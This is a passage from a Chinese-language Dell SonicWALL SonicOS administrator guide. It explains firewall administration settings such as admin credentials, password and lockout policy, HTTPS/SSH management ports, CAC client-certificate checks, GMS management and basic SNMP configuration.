注：要将所有更改应用到 Dell SonicWALL 设备，单击**接受**；会在浏览器窗口的底部显示一条确认更新的消息。

主题：

- 第 164 页的防火墙名称
- 第 164 页的管理员名称 & 密码
- 第 165 页的登录安全
- 第 166 页的多管理员
- 第 167 页的增强的审核记录支持
- 第 168 页的 Web 管理设置
- 第 169 页的前板管理接口
- 第 170 页的客户端证书检查
- 第 172 页的检查证书过期设置
- 第 172 页的 SSH 管理设置

- 第 173 页的高级管理
- 第 174 页的下载 URL
- 第 174 页的语言

防火墙名称



- **防火墙名称** - 用于唯一标识 Dell SonicWALL 安全设备，默认名称为 Dell SonicWALL 网络安全设备的序列号。该序列号也是设备的 MAC 地址。要更改**防火墙名称**，请在**防火墙名称**字段中输入唯一的字母数字名称。该名称必须至少包含 8 个字符，最多可包含 63 个字符。
- **自动追加 HA/Clustering 后缀到防火墙名称** – 为便于识别“日志监控”记录中的主要/次要防火墙，此选项将自动为**公告板 > 日志监控**中的防火墙名称追加一个合适的后缀：
  - **主要的**
  - **备用**
  - **主要节点 <*n*>**
  - **备用节点 <*n*>**

  默认情况下未选中该选项。
- **防火墙域名** - 可以是供内部用户使用的专用名称或外部注册的域名。此域名与**用户 > 设置**页面上的**用户 Web 登录设置**一起使用以实现用户验证重定向。

管理员名称 & 密码



主题：

- 第 164 页的更改管理员名称
- 第 165 页的更改管理员密码

更改管理员名称

管理员名称可以从默认设置 **admin** 更改为使用最多 32 个字母数字字符的任何字串。

创建新管理员名称的步骤如下：

1 在**管理员名称**字段中输入新的名称。

2 单击**接受**，以便更改在防火墙中生效。

更改管理员密码

设置用于访问 *Dell SonicWALL* 管理界面的新密码的步骤如下：

1 在**旧密码**字段中输入旧密码。

2 在**新密码**字段中输入新密码。

3 在**确认密码**字段中再次输入新密码。

4 单击**接受**。在防火墙更新后，会在浏览器窗口的底部显示一条确认更新的消息。

提示：推荐将默认密码 **password** 更改为您自己的自定义密码。

登录安全



协商 HTTPS 管理会话时，内部 SonicOS Web 服务器现在只支持 SSL 3.0 版和有复杂密码（128 位或更多）的 TLS。不支持低于 3.0 版的 SSL 实施和弱密码（小于 128 位的对称密码）。此增强的 HTTPS 安全级别可防止潜在的 SSLv2 回滚漏洞，并确保符合支付卡行业 (PCI) 标准及其他安全和风险管理标准。

提示：SonicOS 使用大部分最新浏览器支持的 HTML5 等高级浏览器技术。Dell SonicWALL 推荐使用最新版本的 Chrome、Firefox、Internet Explorer（9.0 或更高版本）或 Safari（不在 Windows 平台上运行）浏览器进行 SonicOS 的管理。不推荐使用移动设备浏览器进行 Dell SonicWALL 设备系统管理。

SonicOS 密码限制强制措施配置可确保管理员和用户使用安全可靠的密码。此密码限制强制措施可满足最新信息安全管理系统所规定的保密性要求或通用标准和支付卡行业 (PCI) 标准等合规性要求。

- **修改密码的间隔天数为** - 要求用户在经过指定的天数后更改其密码。当用户尝试使用已过期的密码登录时，将会显示弹出窗口，提示用户输入新密码。**用户登录状态**窗口现在包含一个**更改密码**按钮，以便用户随时更改其密码。默认天数是 **90**。
- **在限定次数内不能使用重复密码** - 要求用户在指定的密码更改次数内必须使用唯一密码。默认数字是 **4**。

- **新密码必须有 4 个字符和旧密码不一样** – 要求用户在创建新密码时至少更改旧密码中的 4 个字母数字字符。
- **限定最短密码长度** - 设置用于设定允许的最短密码长度。
- **限定密码复杂度** – 指定用户密码的复杂程度必须是在可接受的范围内。下拉菜单提供了下列这些选项：
  - 无（默认值）
  - **必须有字母和数字字符**
  - **必须有字母、数字和符号字符** – 对于符号字符，只允许使用 **!**、**@**、**#**、**$**、**%**、**^**、**&**、*****、**(** 和 **)**；任何其它符号字符都不允许使用。
- **复杂度需求** – 选择密码复杂度选项后，设置用户密码所需的最少字母数字和符号字符数。每种字符的默认字符数是 **0**。
  - **大写字符**
  - **小写字符**
  - **数字**
  - **符号**
- **以上密码限制的应用对象为** - 该复选框用于指定将密码限制应用于哪些用户类。默认情况下选中所有复选框。
  - **管理员** - 指的是有用户名 **admin** 的默认管理员。
  - **其它的完全权限的管理员**
  - **限制的管理员**
  - **访客管理员**
  - **其它的本地用户**
- **注销不活动管理员时间（分钟数）** – 设置用于设定在您自动注销管理界面之前保持非活动状态的时间。默认情况下，Dell SonicWALL 安全设备会在管理员保持非活动状态 **5** 分钟后注销管理员。非活动超时的设置范围为 1 到 9999 分钟。

  提示：如果管理员非活动超时设置超过五分钟，则应该通过单击页面右上角的**注销**结束每个管理会话，以防止发生未经授权访问防火墙管理界面的情况。

- **启用管理员/用户锁定** – 在指定的错误登录尝试次数后锁定管理员和用户访问设备的权限。默认已禁用该选项。请参见第 167 页的启用管理员/用户锁定。
  - **锁定之前每分钟允许的失败登录尝试次数** - 用于指定可触发锁定操作的每分钟错误登录尝试次数。最小次数为 1，最大次数为 9999，默认次数为 **5**。
  - **锁定期限（分钟数）** - 用于指定锁定管理员或用户的分钟数。最短为 1 分钟，最长为 60 分钟，默认值为 **5** 分钟。
- 通过 CLI 的最多登录尝试次数 – 指定从触发锁定的一分钟时间范围内的命令行界面 (CLI) 指定错误登录尝试次数。最小次数为 1，最大次数为 9999，默认次数为 **5**。

多管理员



- **其它管理员抢占 -** 设置用于配置当一名管理员使用“多管理员”功能抢占另一名管理员时发生的操作。受到抢占的管理员可能转换为非配置模式或退出。如需多管理员的更多信息，请参见第 1161 页的多管理员支持概述。
  - **转入非配置模式** - 选择此选项允许多个管理员以非配置模式访问设备，而不会干扰其他管理员。默认情况下已选中该选项。
  - **注销** - 选择此选项将使新管理员抢占其他会话权限。

    注：选择**注销**将禁用非配置模式，且还会阻止手动进入非配置模式。

- **允许低优先级的管理员抢占，当不活动（分钟数）** - 输入当前管理员保持非活动状态的分钟数，经过该时间后将允许较低优先级的管理员抢占其权限。默认为 **10** 分钟。
- **启用管理员内部通信** - 选择此选项将允许管理员通过管理界面向其他已登录设备的管理员发送文本消息。该消息将出现在浏览器的状态栏中。
- **消息轮询频率（秒数）** - 设置管理员的浏览器检查管理员内部消息的频率。尤其在可能有需要访问此设备的多个管理员时，应将其合理地设置为较短的间隔，以确保及时发送消息。默认值为 **10** 秒。
- **启用多个管理员角色** – 由系统管理员、加密 (Crypto) 管理员和审核管理员启用访问。默认已禁用该选项。禁用此选项后，这三个管理员将无法访问此系统且所有相关用户群组及信息将隐藏。

启用管理员/用户锁定

您可以配置 Dell SonicWALL 安全设备在登录凭据错误时锁定管理员或用户。

小心：**如果管理员和某个用户使用相同的源 IP 地址登录防火墙，防火墙也会锁定管理员。锁定操作基于该用户或管理员的源 IP 地址。**

1 在**登录安全**部分，选中**启用在登录失败时锁定管理员 / 用户**复选框可防止用户在没有正确的身份验证凭据的情况下尝试登录 Dell SonicWALL 安全设备。

2 在**锁定之前每分钟允许的失败登录尝试次数**字段中输入锁定用户之前的失败尝试次数。

3 在**锁定期限(分钟数)**字段中输入在用户尝试再次登录防火墙前必须等待的时长。


4 单击**接受**。

增强的审核记录支持



- **启用增强的审核记录** – 在**日志 > 日志监控**页面中启用记录所有配置更改。日志条目包含更改的参数和用户名。

Web 管理设置



主题：

- 第 168 页的通过 HTTP 进行管理
- 第 169 页的更改管理界面表的默认大小
- 第 169 页的管理工具提示
- 第 169 页的强制 TSL

通过 HTTP 进行管理

可使用 HTTP 或 HTTPS 以及 Web 浏览器来管理 SonicWALL 安全设备。默认已禁用基于 Web 的 HTTP 管理。出厂默认设置使用 HTTPS 登录 SonicOS 管理界面。

如果想要使用 HTTP 管理，系统提供了**允许通过 HTTP 管理**复选框，以便您在全局启用/禁用 HTTP 管理：

用于 HTTPS 管理的默认端口为 **443**。可通过更改默认端口来添加另一个用于登录 SonicWALL 安全设备的安全层。要配置另一个用于 HTTPS 管理的端口，请在**端口**字段中输入首选的端口号，然后单击**更新**。例如，如果将 HTTPS 管理端口配置为 700，则必须使用该端口号及 IP 地址（例如 `https://192.168.168.1:700`）登录 SonicWALL 才能访问 SonicWALL。

HTTP 的默认端口为端口 **80**，也可以配置通过其他端口访问。在**端口**字段中输入需要的端口号，然后单击**接受**。但如果配置了另一个端口用于 HTTP 管理，则在使用 IP 地址登录 SonicWALL 安全设备时，必须包含该端口号。例如，如果将该端口配置为 76，则必须在 Web 浏览器（如 `http://192.168.168.1:76`）中输入 *<LAN IP* 地址>:76。

证书选择菜单允许您使用自签名证书（**使用自签名证书**）。这样便可以持续使用某个证书，而不必在每次登录 SonicWALL 安全设备时下载一个新证书。也可以在**系统 > 证书**页面中通过选择**导入证书**来选择一个导入的证书，以用于向管理界面进行身份验证。

删除 Cookies 按钮用于删除 SonicWALL 设备所保存的所有浏览器 cookie。删除 cookie 将导致您丢失您在管理界面中所做的所有未保存的更改。

要在登录时首先查看**公告板 > 威胁报告**页面，请选中**使用系统公告板视图作为首页**复选框。

更改管理界面表的默认大小

Dell SonicWALL 管理界面允许您控制管理界面中所有大型信息表的显示方式。您可以将管理界面中显示的所有表格的默认表格页面大小从默认的每页 **50** 项更改为 1 到 5,000 项范围内的任意大小。一些表格，包括“活动连接监视器”、“VPN 设置”和“日志视图”等，有单独的每页项数设置。这些设置会在登录时初始化为此处配置的值。查看这些页面后，会保留其单独的设置。在此处所做的后续更改仅在重新登录后才会影响这些页面。

更改默认表大小的步骤如下：

1 在**默认表大小**字段中输入需要的**每页上的项目数**。

2 在**自动更新表格刷新间隔**字段的**秒**中输入需要的监视器表（包括“进程监视器”、“活动连接监视器”和“接口流量统计”）刷新间隔。

3 单击**接受**。

管理工具提示

SonicOS 为 SonicOS UI 中的许多元素引入了嵌入式工具提示。这些工具提示为小型弹出窗口，在您将鼠标悬停在 UI 元素上面时显示。它们提供说明该元素的简短信息。许多表单、按钮、表格标题和表格项都会显示工具提示。

注：但并非所有 UI 元素都有工具提示。如果在将鼠标悬停在某个元素上面几秒钟后仍未显示工具提示，则可以断定该元素没有关联的工具提示。

在适用的情况下，工具提示会显示表单项的最小值、最大值和默认值。这些表单项直接从 SonicOS 固件中生成，因此这些值是适合您正在使用的特定平台和固件组合的正确值。

默认已启用工具提示。要禁用工具提示，请清除**启用提示**复选框。可以配置显示工具提示之前的持续时间：

- **表单提示延迟** - 显示表单（在其中输入文本的方框）工具提示之前的持续时间（以毫秒为单位）。默认值为 **2000** ms。
- **按钮提示延迟** - 显示单选按钮和复选框工具提示之前的持续时间（以毫秒为单位）。默认值为 **3000** ms。
- **文本提示延迟** - 显示 UI 文本工具提示之前的持续时间（以毫秒为单位）。默认值为 **500** ms。

强制 TSL

SonicOS 支持版本 1.1 和 1.2 的传输层安全性 (TLS) 协议。如需强制使用 TLS 版本 1.1 及以上版本，请选中**强制 TLS 1.1 及以上版本**复选框。

前板管理接口

注：此部分仅针对前部有 LCD 面板的 SuperMassive 设备显示。



可以在前板管理接口中启用或禁用对配置菜单的访问权，但设备必须支持该功能。

提示：设备在第一次安装时会自动启用这个功能。

在前板管理接口中允许访问配置菜单的步骤如下：

1 选中**启用前面板的管理接口**复选框。默认情况下已选中该选项。


2 通过选中**必须输入 PIN 才能进入前板**复选框来选择是否必须使用 PIN 才能访问配置菜单。默认情况下已选中该选项。

   a 在 **PIN** 字段中输入 PIN 码。

   b 在**确认 PIN** 字段中输入相同的 PIN 码。

3 通过选中**掩码 PIN** 复选框来选择是否对 PIN 字段和确认 PIN 字段中 PIN 进行掩码。如果选择进行掩码，则 PIN 将显示为一串黑点。如果取消选中（未选中）该字段，则可以看见 PIN。默认情况下已选中该选项。

客户端证书检查



在**系统 > 管理**页面中，**客户端证书检查**部分可使您配置带或不带通用存取卡 (CAC)的证书验证。

主题：

- 第 170 页的关于通用存取卡
- 第 171 页的选项
- 第 171 页的使用客户端证书检查
- 第 172 页的用户锁定故障排除

关于通用存取卡

通用存取卡 (CAC) 是美国国防部 (DoD) 的智能卡，供军方人员和其他需要高安全级别的网络访问的政府和非政府人员使用。CAC 使用 PKI 身份验证和加密。

注：使用 CAC 需要连接到 USB 端口的外部读卡器。

客户端证书检查专为配合使用 CAC 而开发；但也适用于所有需要在 HTTPS/SSL 连接上提供客户端证书的情形。CAC 支持仅在 HTTPS 连接上可用于客户端证书。

注：CAC 不能用于 Microsoft Internet Explorer 以外的其他浏览器。

选项

注：默认情况下，所有选项将禁用且不可用。

- **启用客户端证书检查** – 在 SonicWALL 安全设备中启用或禁用客户端证书检查和 CAC 支持。如果启用此选项，所有其他选项将可用。
  - **启用客户端证书缓存** – 激活将在启用后 24 小时内过期的证书缓存。
- **用户名字段** – 指定获取用户名的证书字段：
  - **主题：公用名**（默认）
  - **Sub Alt：电子邮件**
  - **Sub Alt：Microsoft 通用主体名称**
- **客户端证书发行者** – 列出可用于签署客户端证书的证书颁发机构 (CA) 证书颁发方列表。默认值为 **ComSign CA**。

  注：如果相应的 CA 不在列表中，则需要将该 CA 导入 SonicWALL 安全设备中。


- **CAC 用户群组成员检索方法** – 选择获取 CAC 用户群组成员资格及确定正确用户权限的方式：
  - **本地已配置**（默认）– 选择此选项后，应创建具有适当成员资格的本地用户群组。
  - **从 LDAP** – 选择此选项后，需要在**用户 > 设置**页面上配置 LDAP 服务器。
- **启用 OCSP 检查** – 启用或禁用针对客户端证书的在线证书状态协议 (OCSP) 检查，以验证证书是否有效且尚未撤销。启用此选项后，显示 **OCSP 响应者 URL** 字段。
  - **OCSP 响应者 URL** – 输入要验证客户端证书状态的 OSCP 服务器 URL。

    OCSP 响应者 URL 通常嵌入在客户端证书以内，因此无需输入。如果客户端证书中不包含 OCSP 链接，则可以输入 URL 链接。该链接应指向用于处理 OCSP 检查的服务器端的通用网关接口 (CGI)。例如：`http://10.103.63.251/ocsp`.
- **启用定期 OCSP 检查** – 启用或禁用针对客户端证书的定期 OCSP 检查，以验证证书是否有效且尚未撤销。
  - **OCSP 检查间隔 1~72（小时）** – 输入 OCSP 检查之间的间隔（小时）。最短间隔为 1 小时，最长为 72 小时，默认值为 **24**小时。

使用客户端证书检查

如果使用不带 CAC 的客户端证书检查，则必须手动将客户端证书导入浏览器。

如果使用带 CAC 的**客户端证书检查**，则将由中间件自动将客户端证书安装到浏览器中。在通过 HTTPS 开始管理会话时，将会显示证书选择窗口，要求您确认证书。



在从下拉菜单中选择客户端证书后，将会恢复 HTTPS/SSL 连接；SonicWALL 安全设备将会检查**客户端证书发行者**，以验证该客户端证书是否有 CA 签名。如果找到匹配项，则显示管理员登录页面。如果没有找到匹配项，浏览器将显示标准的浏览器连接故障消息，例如：

.....无法显示网页！

如果在显示管理员登录页面之前已启用 OCSP，则浏览器将执行 OCSP 检查，并在检查过程中显示以下消息。

正在进行客户端证书 OCSP 检查.....

如果找到匹配项，则显示管理员登录页面，您可以使用您的管理员凭据继续管理 SonicWALL 安全设备。

如果没有找到匹配项，浏览器将显示以下消息：

OCSP 检查失败！请联系系统管理员！

用户锁定故障排除


在使用客户端证书功能时，以下情况下 SonicWALL 安全设备可能会锁定用户：

- 已选中**启用客户端证书检查**，但浏览器中没有安装客户端证书。
- 已选中**启用客户端证书检查**且在浏览器中安装了客户端证书，但没有选择任何**客户端证书发行者**或者选择了错误的**客户端证书发行者**。
- 已启用**启用 OSCP 检查**，但 OSCP 服务器不可用，或者 SonicWALL 安全设备由于网络故障无法访问 OSCP 服务器。

为恢复已锁定用户的访问权，系统提供了下列 CLI 命令：

- `web-management client-cert disable`
- `web-management ocsp disable`

检查证书过期设置



- **启用定期证书过期检查** – 激活证书过期的定期检查。启用后，**证书过期警告间隔时间**选项将可用。
  - **证书过期警告间隔时间：1 - 168（小时）** – 设置证书检查之间的间隔（小时）。最短时间为 1 小时，最长为 168 小时，默认值为 **168**。

SSH 管理设置



如果使用 SSH 来管理防火墙，则可以更改 SSH 端口以获得额外的安全保护。默认 SSH 端口号是 22。

高级管理



- **启用 GMS 管理** – 确定是否使用 SNMP 或 Dell SonicWALL 全局管理系统 (GMS) 管理 Dell SonicWALL 安全设备。默认情况下禁用此选项，这意味着通过 SNMP 管理。如需配置 GMS 管理，请参阅第 173 页的启用 GMS 管理。
- **在管理端口上启用带外管理** – 当 MGMT 接口用作带外接口且为新创建的地址对象配置路由策略时，将自动为其创建管理界面地址对象。

  重要：如需避免删除/创建路由策略带来的冲突，更新此选项以创建管理界面地址对象，配置路由策略会导致系统重启。

  该管理接口提供了一个受信任的接口，用于管理设备。该接口对网络连接有诸多限制。如果在 MGMT 子网中配置了 NTP、DNS 和 SYSLOG 服务器，则设备会将 MGMT IP 用作源 IP 并自动创建 MGMT 地址对象和路由策略。所有来自管理接口的流量都将按照该策略进行路由。已创建的路由会在**网络 > 路由**页面上显示。

  MGMT 地址对象和路由策略是创建/更新 IPv4 管理 IP。因为默认情况下会创建 IPv6 管理 IP 地址对象，因此该功能不支持创建 IPv6 管理 IP 地址对象。

主题：

- 第 173 页的启用 GMS 管理

如需 Dell SonicWALL 全局管理系统的更多信息，请访问 http://www.sonicwall.com.

启用 GMS 管理

您可以配置使用 Dell SonicWALL 全局管理系统 (Dell SonicWALL GMS) 来管理防火墙。

配置防火墙使用 *GMS* 管理的步骤如下：

1 选中**启用 GMS 管理**复选框。

2 单击**配置**。随即显示**配置 GMS 设置**对话框。



3 在 **GMS 主机名称或 IP 地址**字段中输入 GMS 控制台的主机名或 IP 地址。

4 在 **GMS Syslog 服务器端口**字段中输入端口。默认值为 **514**。

5 您也可选择**仅发送心跳状态消息**，以便仅发送心跳状态而不是日志消息。默认已禁用该选项。

6 如果将 GMS 控制台置于网络中使用 NAT 的设备之后，则选择 **NAT 设备之后的 GMS**。在 **NAT 设备 IP 地址**字段中输入 NAT 设备的 IP 地址。默认已禁用该选项。

7 从**管理模式**下拉菜单中选择以下 GMS 模式之一。

- **IPSEC 管理隧道** - 选择此选项将允许 GMS 管理控制台通过 IPsec VPN 隧道来管理防火墙。将显示默认的 IPsec VPN 设置。如果**位于 NAT 设备后的 GMS** 选项适用于该 GMS 安装，则选择该选项，并在 **NAT 设备 IP 地址**字段中输入 IP 地址。默认的 VPN 策略设置显示在**配置 GMS 设置**窗口的底部。
- **现有隧道** - 如果选择此选项，则 GMS 服务器和防火墙的连接上已经存在现有的 VPN 隧道。在 **GMS 主机名或 IP 地址**字段中输入 GMS 主机名或 IP 地址。在 **Syslog 服务器端口**字段中输入端口号。
- **HTTPS** - 如果选择此选项，则允许从两个 IP 地址进行 HTTPS 管理：GMS 主代理和备用代理 IP 地址。Dell SonicWALL 安全设备还使用 3DES 和防火墙管理员的密码发送加密的 syslog 数据包和 SNMP 陷阱。

8 单击**确定**。

下载 URL



下载 URL 部分提供了指定网站 URL 地址以便下载 SonicPoint 镜像的字段。

如果您的防火墙：

- 有互联网连接，当您连接 SonicPoint 设备时，它将从 Dell SonicWALL 服务器自动下载正确的 SonicPoint 固件版本。
- 没有互联网接入，或只能通过代理服务器访问互联网，则必须手动指定 SonicPoint 固件的 URL。您无需包含 **http://** 前缀，但需要在 URL 的末尾包含文件名。该文件名应有 .bin 扩展名。以下是使用 IP 地址和域名的示例：

```
192.168.168.10/imagepath/sonicpoint.bin
software.sonicwall.com/applications/sonicpoint/sonicpoint.bin
```

更多信息，请参见第 577 页的更新 SonicPoint 固件。

△ 小心：**您必须下载正在您的防火墙上运行的 SonicOS 固件版本所对应的 SonicPoint 固件。mysonicwall.com 网站提供了关于对应版本的信息。升级 SonicOS 固件时，务必升级为正确的 SonicPoint 固件。**

通过单击合适的复选框并在相关的字段中输入映像下载位置来选择要下载的一个或多个映像的类型：

- **手动指定 SonicPoint-N 固件 URL (http://)**
- **手动指定 SonicPoint-Ni/Ne 固件 URL (http://)**
- **手动指定 SonicPoint-NDR 固件 URL (http://)**

语言



如果固件中包含除英语以外的其他语言，可以在**语言选择**下拉菜单中进行选择。

ⓘ 注：更改 SonicOS UI 的语言需要重启防火墙。

18

管理 SNMP

- 第 175 页的系统 > SNMP
  - 第 175 页的什么是 SNMP?
  - 第 176 页的设置 SNMP 访问权限
  - 第 183 页的将 SNMP 配置为服务并添加规则
  - 第 184 页的 SNMP 日志

系统 > SNMP

您可以使用 SNMP 或 Dell SonicWALL 全局管理系统来管理 Dell SonicWALL 安全设备。本节介绍如何配置 Dell SonicWALL 以使用 SNMP 进行管理。

主题：

- 第 175 页的什么是 SNMP?
- 第 176 页的设置 SNMP 访问权限
- 第 183 页的将 SNMP 配置为服务并添加规则
- 第 184 页的 SNMP 日志

什么是 SNMP?

SNMP（简单网络管理协议）是基于用户数据报协议 (UDP) 的网络协议，管理员可以利用它来监视 Dell SonicWALL 安全设备的状态和接收网络中发生的重要事件通知。Dell SonicWALL 安全设备支持 SNMP v1/v2c/v3 以及除 **egp** 和 **at** 以外的所有相关管理信息库 II (MIBII) 组。

SNMPv3 扩展了早期版本 SNMP 的功能，通过数据包验证和加密的组合提供安全的网络访问。

数据包安全性通过以下手段保证：

- **消息完整性**：确保数据包在传输途中未受到篡改。
- **身份验证**：验证消息来自有效的源。
- **加密**：对数据包内容进行编码，防止未经授权的源查看。

SNMPv3 同时提供安全模型和安全级别。安全模型是在用户和用户所在的群组之间设置的身份验证策略。安全级别是在给定安全模型内允许的安全级别。安全模型和相关的安全级别决定如何处理 SNMP 数据包。SNMPv3 提供额外级别的身份验证和加密，以及附加的授权和访问控制。

下表显示不同版本的 SNMP 如何处理安全级别、身份验证和加密。

表 21. 基于 SNMP 版本的安全级别、身份验证和加密

模型	级别	验证类型	加密	验证方法
v1	noAuthNoPriv	团体字符串	否	团体字符串匹配
v2c	noAuthNoPriv	团体字符串	否	团体字符串匹配
v3	noAuthNoPriv	用户名	否	用户名匹配
v3	authNoPriv	MD5 或 SHA	否	身份验证基于 HMAC-MD5 或 HMAC-SHA 算法。
v3	authPriv	MD5 或 SHA	DES 或 AES	提供基于 HMAC-MD5 或 HMAC-SHA 算法的身份验证。除了基于 CBC-DES (DES-56) 标准的身份验证以外，还提供 DES 56 位加密或 AES 128 位加密。

Dell SonicWALL 安全设备通过任意接口回复用于 MIBII 的 SNMP Get 命令，且支持用于生成陷阱消息的自定义 Dell SonicWALL MIB。自定义 Dell SonicWALL MIB 可以在 Dell SonicWALL 网站下载，并加载到 HP Openview、Tivoli 或 SNMPC 等第三方 SNMP 管理软件中。

管理员可以查看和配置 SNMP 设置。用户无法查看或更改设置。SNMPv3 可以在用户级或群组级更改。访问权限视图可以读取和/或写入，并且可以配置为用户或群组。单一视图可以有多个对象 ID (OID) 与之关联。

用于 SNMPv3 引擎ID 的 SNMPv3 设置可以在常规设置菜单下配置。引擎 ID 用于授权接收到的 SNMP 数据包。仅处理匹配的数据包引擎 ID。

设置 SNMP 访问权限

SNMP 配置包括如下部分：

- 第 176 页的启用和配置 SNMP 访问权限
- 第 179 页的设置 SNMPv3 群组和访问权限

启用和配置 SNMP 访问权限

可以使用 SNMPv1/v2 以提供基本功能，或者配置设备使用功能更丰富的 SNMPv3 选项。

主题：

- 第 177 页的配置基本功能
- 第 178 页的配置 SNMPv3 引擎 ID
- 第 180 页的配置 SNMPv3 视图的对象 ID
- 第 181 页的创建群组并添加用户
- 第 183 页的添加访问

配置基本功能

在 *Dell SonicWALL* 安全设备上启用 *SNMP* 的步骤如下：

1 转至**系统 > SNMP** 页面。



2 选择**启用 SNMP** 复选框。默认情况下，禁用 SNMP。

3 单击**接受**。SNMP 信息即填写在 SNMP 页面上。



4 要配置 SNMP 接口，请单击**配置**按钮。随即显示**配置 SNMP**对话框。



5 在**常规**选项卡上的**系统名称**字段中输入 Dell SonicWALL 安全设备的主机名。

6 在**系统联系人**字段中输入网络管理员的姓名。

7 在**系统位置**字段中输入电子邮件地址、电话号码或寻呼机号码。

8 如果使用 SNMPv3 配置选项，请在**资产编号**字段中输入资产编号。

9 在**获取团体名称**字段中输入可以查看 SNMP 数据的管理员组或团体的名称。

10 在**捕获团体名称**字段中输入可以查看 SNMP 陷阱的管理员组或团体的名称。

11 输入接收**主机 1**至**主机 4**字段中的 SNMP 陷阱的 SNMP 管理系统的 IP 地址或主机名。您必须至少配置一个 IP 地址或主机名，但最多可以使用四个地址或主机名。

12 单击**确定**。

配置 SNMPv3 引擎 ID

如果使用 SNMPv3，则可以配置 SNMPv3 引擎 ID 和 SNMP 优先级。配置 SNMPv3 引擎 ID 将为 SNMP 管理提供最高的安全性。

配置 *SNMPv3* 引擎 *ID* 的步骤如下：

1 如果还没有为系统配置 SNMP，请遵循第 177 页的配置基本功能中的步骤 1 到步骤 11。

2 单击**高级**选项卡。



3 选中**强制使用 SNMPv3** 复选框。这会禁用 SNMPv1/v2，仅允许 SNMPv3 访问，从而为 SNMP 管理提供最高的安全性。

4 在**引擎 ID** 字段中输入十六进制的引擎 ID 号。此号码将与接收的 SNMP 数据包进行匹配以授权其处理；仅处理其引擎 ID 与此号码匹配的数据包。

5 或者，也可以选中**增加 SNMP 子系统优先级**复选框。

对于高效系统运行，某些操作的优先级高于对 SNMP 查询的响应。启用该选项会使 SNMP 子系统始终在较高的系统优先级响应和操作。

